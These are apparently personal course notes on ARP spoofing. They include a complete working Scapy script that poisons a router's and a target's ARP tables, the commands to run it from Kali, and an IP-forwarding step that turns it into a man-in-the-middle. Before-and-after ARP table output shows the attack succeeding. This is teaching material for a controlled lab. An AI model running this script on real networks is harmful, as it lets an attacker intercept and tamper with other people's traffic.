ARP Spoofing: Educational Overview and Demonstration

▨ Tags	Udemy

ARP spoofing tricks devices on a network into sending data to the attacker instead of the intended recipient. This is done by sending fake ARP (Address Resolution Protocol) messages to the network. These messages associate the attacker’s MAC address with the IP address of a legitimate device, like a router or another computer. As a result, data meant for the legitimate device is sent to the attacker.

🔍 How It Works

1. The attacker sends forged ARP replies to both the target device and the router.
2. These replies associate the attacker’s MAC address with the IP address of the legitimate device.
3. As a result, traffic meant for the router or target is sent to the attacker instead.
4. The attacker can inspect or manipulate the data before forwarding it to the intended recipient.

1. **With ARP Spoofing**:
    - The hacker tells your computer and the router that his address is the correct one.
    - Your computer sends data to the hacker.
    - The hacker can read or change the data before sending it to the router.

🧪 Demonstration: ARP Spoofing with Scapy

🛠️ Requirements

- Python 3
- Scapy library
  Install via pip:

```
pip3 install scapy
```

SCAPY LIBARARY

- Allow to modify, send & receive different packet & response

📄 Script: `arpspoofer.py`

This script performs ARP spoofing between a router and a target device.

```
import scapy.all as scapy
import sys
import time

def get_mac_address(ip_address):
    broadcast_layer = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')
    arp_layer = scapy.ARP(pdst=ip_address)
    get_mac_packet = broadcast_layer/arp_layer
    answer = scapy.srp(get_mac_packet, timeout=2, verbose=False)[0]
    return answer[0][1].hwsrc

def spoof(router_ip, target_ip, router_mac, target_mac):
    packet1 = scapy.ARP(op=2, hwdst=router_mac, pdst=router_ip, psrc=target_ip)
    packet2 = scapy.ARP(op=2, hwdst=target_mac, pdst=target_ip, psrc=router_ip)
    scapy.send(packet1)
    scapy.send(packet2)

target_ip = str(sys.argv[2])
router_ip = str(sys.argv[1])
target_mac = str(get_mac_address(target_ip))
router_mac = str(get_mac_address(router_ip))

try:
    while True:
        spoof(router_ip, target_ip, router_mac, target_mac)
        time.sleep(2)
except KeyboardInterrupt:
    print('Closing ARP Spoofer.')
    exit(0)
```

▶️ Running the Script

Use the following command to execute the script:

💡 sudop python3 arpspoofer.py 192.168.1.1 192.168.1.119

- purple > router IP
- green > target IP

Notes on Scapy

Scapy is a powerful Python library used for:

- Crafting custom packets

- Sending and receiving packets
- Network discovery and manipulation
- Protocol fuzzing and testing

```
from scapy.all import *
```

Verification: `malarp.py` and ARP Table Inspection

To verify that spoofing has occurred, inspect the ARP table on the target machine:

1. Open Command Prompt on the target device.
2. Run:

▼ to check it has been spoof try to check it on target machine cmd promt,


```
arp - a
```

- then run the arpspoof.py cmd and check on target machine cmd
  - type > arp -a , again & can see the difference on Physical Address section

Tutorial

on target machine open CMD

▼ user>arp -a




```
C:\Users\User>arp -a

Interface: 192.168.68.119 --- 0x6
  Internet Address      Physical Address      Type
  192.168.68.1          90-9a-4a-ed-0d-a4     dynamic
  192.168.68.102        14-85-54-f1-5e-a0     dynamic
  192.168.68.133        08-00-27-89-04-ea     dynamic
  192.168.68.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x10
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

▼ then on Kali run the script


```
$ sudo python3 arpspoofer.py 192.168.68.1 192.168.68.119
```



```
┌──(snowpirate㉿kali)-[~/Desktop/tools/arpspoof]
└─$ sudo python3 arpspoofer.py 192.168.68.1 192.168.68.119
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at AR
P.
.
Sent 1 packets.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at AR
P.
.
Sent 1 packets.
WARNING: more You should be providing the Ethernet destination MAC address when sending an is-
at ARP.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at AR
P.
```

check again on target machine CMD

- `>arp -a`



```
Interface: 192.168.68.119 --- 0x6
  Internet Address      Physical Address      Type
  192.168.68.1          08-00-27-89-04-ea     dynamic
  192.168.68.102        14-85-54-f1-5e-a0     dynamic
  192.168.68.133        08-00-27-89-04-ea     dynamic
  192.168.68.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.56.1 --- 0x10
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

- we can see the difference between the first one, it proof it already being spoofed.
- we also can check it on browser, just try to load a page

it will keep loading and loading,

> ## to Allow it to establish / or reach the page,

try this command before run the arpspoof.py code

```
$ echo 1 >> /proc/sys/net/ipv4/ip_forward
```

then run the python code again

⚠️ Ethical Considerations

This demonstration is intended for educational purposes only. ARP spoofing can be used maliciously to intercept sensitive data, and unauthorized use on networks you do not own or have permission to test is illegal and unethical.

Always conduct penetration testing in controlled environments or with explicit authorization.